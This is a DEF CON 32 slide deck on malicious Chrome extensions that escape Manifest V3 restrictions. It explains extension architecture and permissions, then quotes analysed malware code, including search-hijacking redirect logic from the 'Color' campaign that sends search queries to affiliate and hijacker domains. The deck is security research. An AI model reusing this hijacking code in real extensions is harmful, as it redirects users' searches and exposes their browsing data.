SquareX

Sneaky Extensions: The MV3 Escape Artists

Vivek Ramachandran, Shourya Pratap Singh

10 Aug 2024
Adversary Village at DEF CON 32

About the Team

Vivek Ramachandran

CEO, Founder of SquareX

Vivek Ramachandran is a security researcher, book author, speaker-trainer, and serial entrepreneur with over two decades of experience in offensive cybersecurity. He is currently the founder of SquareX, building a browser-native security product focused on detecting, mitigating, and threat-hunting web attacks against enterprise users and consumers. Prior to that, he was the founder of Pentester Academy (acquired in 2021), which has trained thousands of customers from government agencies, Fortune 500 companies, and enterprises from over 140+ countries. Before that, Vivek's company built an 802.11ac monitoring product sold exclusively to defense agencies.

About the Team

Shourya Pratap Singh

Principal Software Engineer, SquareX

Shourya Pratap Singh is responsible for building SquareX's security-focused extension and works on researching methods to counteract web security risks. As an upcoming figure in cybersecurity, Shourya has delivered several workshops at prestigious events such as the Texas Cyber Summit and shared his innovative offensive security research at Blackhat Arsenal EU. He earned his bachelor's degree from IIIT Bhubaneswar and is a patent holder. Shourya's professional passions are centered around enhancing the security of browser extensions and web applications.

What are extensions?

SquareX

Small applications that enhance the capabilities of web browsers and improve the user experience

- Adds new features
- Modify web content
- Automate tasks

What are extensions?

- Password Managers
- Ad blocking
- Grammar Checks
- AI writers

SquareX

“A recent paper by researchers from Stanford University and the CISPA Helmholtz Center for Information Security estimate that there were **280 million installs** of Chrome extensions **containing malware** between July 2020 and February 2023.”

June 24, 2024

forbes.com

Source: https://www.forbes.com/sites/daveywinder/2024/06/24/280-million-google-chrome-users-installed-dangerous-extensions-study-says/
https://arxiv.org/pdf/2406.12710

SquareX

“Google has removed from the Chrome Web Store **32 malicious extensions** that could alter search results and push spam or unwanted ads. Collectively, they come with a **download count of 75 million**...”

June 2, 2023

bleepingcomputer.com

Source: https://www.bleepingcomputer.com/news/security/malicious-chrome-extensions-with-75m-installs-removed-from-web-store/

SquareX

“

…During the **first half of 2022**, Kaspersky researchers observed a rise in the number of affected users – with **1.3 million users** encountering threats in **add-ons** over this period, more than 70% of the number of users affected by the same threat throughout the entire previous year…

”

kaspersky.com

Source:
https://www.kaspersky.com/about/press-releases/2022_13-million-users-encountered-browser-extension-threats-in-the-first-half-of-2022

Structure of an Extension

- Manifest
- Service Worker
- Content Script
- Popup / HTML Pages

```
└── extension-sample/
    ├── manifest.json
    ├── service-worker.js
    ├── scripts/
    │   └── content-script.js
    ├── popup/
    │   ├── popup.css
    │   ├── popup.js
    │   └── popup.html
    ├── options/
    │   ├── options.css
    │   ├── options.js
    │   └── options.html
    └── icons/
        ├── 16.png
        ├── 32.png
        ├── 48.png
        └── 128.png
```

#1 Browser Extension Permissions

- PoLP
- Developers have to declare all required things in manifest.json
- These are determined at the installation time and cannot be extended at runtime

Manifest File


```
{
 "manifest_version": 3,
 "name": "Reading Time",
 "description": "Add the reading time to Chrome Extension documentation articles",
 "version": "1.0",
 "icons": { "16": "images/icon-16.png",...},
 "content_scripts": [{
     "js": ["scripts/content.js"],
     "matches": ["https://developer.chrome.com/docs/extensions/*"]
   }]
}
```

Manifest File

```
{
 "manifest_version": 3,
 "name": "Reading Time",
 "description": "Add the reading time to Chrome Extension documentation articles",
 "version": "1.0",
 "icons": { "16": "images/icon-16.png",...},
 "content_scripts": [{
     "js": ["scripts/content.js"],
     "matches": ["https://developer.chrome.com/docs/extensions/*"]
   }]
}
```

Permissions - MV2 to MV3

SquareX

Manifest V2

```
{
  ...
  "permissions": [
    "tabs",
    "bookmarks",
    "https://www.blogger.com/",
  ],
  "optional_permissions": [
    "unlimitedStorage",
    "*://*/*",
  ]
  ...
}
```

Manifest V3

```
{
  ...
  "permissions": [
    "tabs",
    "bookmarks"
  ],
  "optional_permissions": [
    "unlimitedStorage"
  ],
  "host_permissions": [
    "https://www.blogger.com/",
  ],
  "optional_host_permissions": [
    "*://*/*",
  ]
  ...
}
```

Image Source: https://developer.chrome.com/docs/extensions/migrating/manifest/

Permissions




Image Source: https://www.debugbear.com/blog/counting-chrome-extensions

#2 Multi Process Architecture

SquareX

Multi Process Architecture




Image Source: https://developer.chrome.com/blog/inside-browser-part1/

Browser Security Model - Chrome Processes




Image Source: https://developer.chrome.com/blog/inside-browser-part1/

- **Browser:** Controls "chrome" part of the application including address bar, bookmarks, back and forward buttons. Also handles the invisible, privileged parts of a web browser such as network requests and file access (or contacting their processes)
- **Renderer:** Controls anything inside of the tab where a website is displayed.
- **Plugin:** Controls any plugins used by the website, for example, flash.
- **GPU:** Handles GPU tasks in isolation from other processes. It is separated into different process because GPUs handles requests from multiple apps and draw them in the same surface.
- **Extension:** Runs the extension pages (more on this later)

Browser Security Model - Multiple Renderer Processes




Image Source: https://developer.chrome.com/blog/inside-browser-part1/

Site Isolation / Fission




Image Source: https://developer.chrome.com/blog/inside-browser-part1/

Browser Extension Architecture




Image Source: https://www.usenix.org/system/files/sec23fall-prepub-44-kim-young-min.pdf

Content Script

- Injected into **host pages**
- Modify DOM elements
- Has access to limited chrome APIs

SquareX

Content Script and Remote Code Execution

[demo]

Remote Code Execution

SquareX

You can no longer execute external logic using executeScript(), eval(), and new Function() in MV3

```
chrome.tabs.executeScript({
    code: alert("Hello, World!")
});
```

(MV2)

Remote Code Execution

SquareX

```
chrome.scripting.executeScript({
    file: 'hello-world.js'
});
```

```
function greeting() {
    alert("Hello, World!");
}

chrome.scripting.executeScript({
    function: greeting
});
```


Case Study - “Translator - Select to Translate”


SquareX

```
var upd = data.upd;
var c = document[upd.cret](upd.crif);
```

Source: https://palant.info/2023/06/08/another-cluster-of-potentially-malicious-chrome-extensions/


Case Study - Color Campaign






Source: https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849

Case Study - Color Campaign



Source: https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849

Case Study - Color Campaign



Source: https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849

Case Study - Color Campaign

SquareX

```
function rgbcu(rgbh, rgbcolor) {
    var rgbi = "";
    if (rgbh.indexOf(rgb[0]) !== -1) {
        rgbi = rgbcolor.get("p");
    } else {
        rgbi = rgbcolor.get("q");
    }
    return rgb[3] + rgbi;
}

chrome.webNavigation.onBeforeNavigate.addListener((rgbw) => {
    if (rgb != undefined) {
        if (styledefault.test(rgbw.url) || styley.test(rgbw.url) || styled.test(rgbw.url
            rgbhs(rgbw.tabId, rgbw.url);
            rgbownl[rgbw.tabId] = 1;
            let rgbcu = rgbre(rgbw.url);
            if (rgbw.url.includes(rgb[11])) {
                return false;
            }
            chrome.tabs.update(rgbw.tabId, { url: rgbcu });
        }
    }
});
```

Source: https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849

Case Study - Color Campaign

SquareX

```
// Array of URL handling and hijacking features params
rgb[0] - "yahoo.com"
rgb[1] - "p"
rgb[2] - "q"
rgb[3] - "https://005gs.com/bingchr?q="
rgb[4] - "^http(s)?://(www|search?).(google|yahoo|bing|ecosia)?.[a-z]
{2,4}/search"
rgb[5] - "^http(s)?://(www|search?).yahoo.com/yhs/search"
rgb[6] - "duckduckgo.com/?q="
rgb[7] - "ask.com/web?"
rgb[8] - "/%20/g"
rgb[9] - "+"
rgb[10] - "www."
rgb[11] - "&first"
rgb[12] - "bing.com"
rgb[13] - "7fk8qechol"
rgb[14] - "popup"
rgb[15] - "https://smashaff.com/redirect?&url="
rgb[16] - "www"
rgb[17] - "amazon.com"
rgb[18] - "colort"

// 10,000+ domains used for affiliation and general hijacking
mbox = ['alibaba.com', '1ink.com', '365games.co.uk', ..... ]

// Regex for default search URL detection
styledefault = RegExp('^http(s)?://(www|search?).
(google|yahoo|bing|ecosia)?.[a-z]{2,4}/search')

// Regex for Yahoo's Hosted Search Service Query URL detection
styley = RegExp('^http(s)?://(www|search?).yahoo.com/yhs/search')

// Regex for DuckDuckGo query URL detection
styled = RegExp('duckduckgo.com/?q=')

// Regex for ASK.com query URL detection
stylea = RegExp('ask.com/web?')
```

Source: https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849

Case Study - Color Campaign

SquareX

```
// Creates the new hijacked search page URL:
function rgbcu(rgbh, rgbcolor) {
    var rgbi = "";
    if (rgbh.indexOf("yahoo.com") !== -1) {
        rgbi = rgbcolor.get("p");       // For Yahoo search, take the query string "p="
    } else {
        rgbi = rgbcolor.get("q");       // For the rest, take the query string "q="
    }
    return "https://005gs.com/bingchr?q=" + rgbi;
}

// Handles any new site URL you visit:
chrome.webNavigation.onBeforeNavigate.addListener((rgbw) => {
    if (rgb != undefined) {
        if (RegExp('^http(s)?://(www|search?).(google|yahoo|bing|ecosia)?.[a-z]{2,4}/sea
            RegExp('^http(s)?://(www|search?).yahoo.com/yhs/search').test(rgbw.url) ||
            RegExp('duckduckgo.com/?q=').test(rgbw.url) ||
            RegExp('ask.com/web?').test(rgbw.url)) {
            rgbhs(rgbw.tabId, rgbw.url);          // Tests the URL to update some intern
            rgbownl[rgbw.tabId] = 1;
            let rgbcu = rgbre(rgbw.url);          // cleans the URL and calls rgbcu() to
            if (rgbw.url.includes('&first')) {    // '&first' is a querystring found on
                return false;
            }
            chrome.tabs.update(rgbw.tabId, { url: rgbcu });   // Update your search page
        }
    }
});
```


Source: https://labs.guard.io/dormant-colors-live-campaign-with-over-1m-data-stealing-extensions-installed-9a9a459b5849

SquareX

Drive-by-Download

[demo]

Drive-by-Download



Browser Extension Architecture

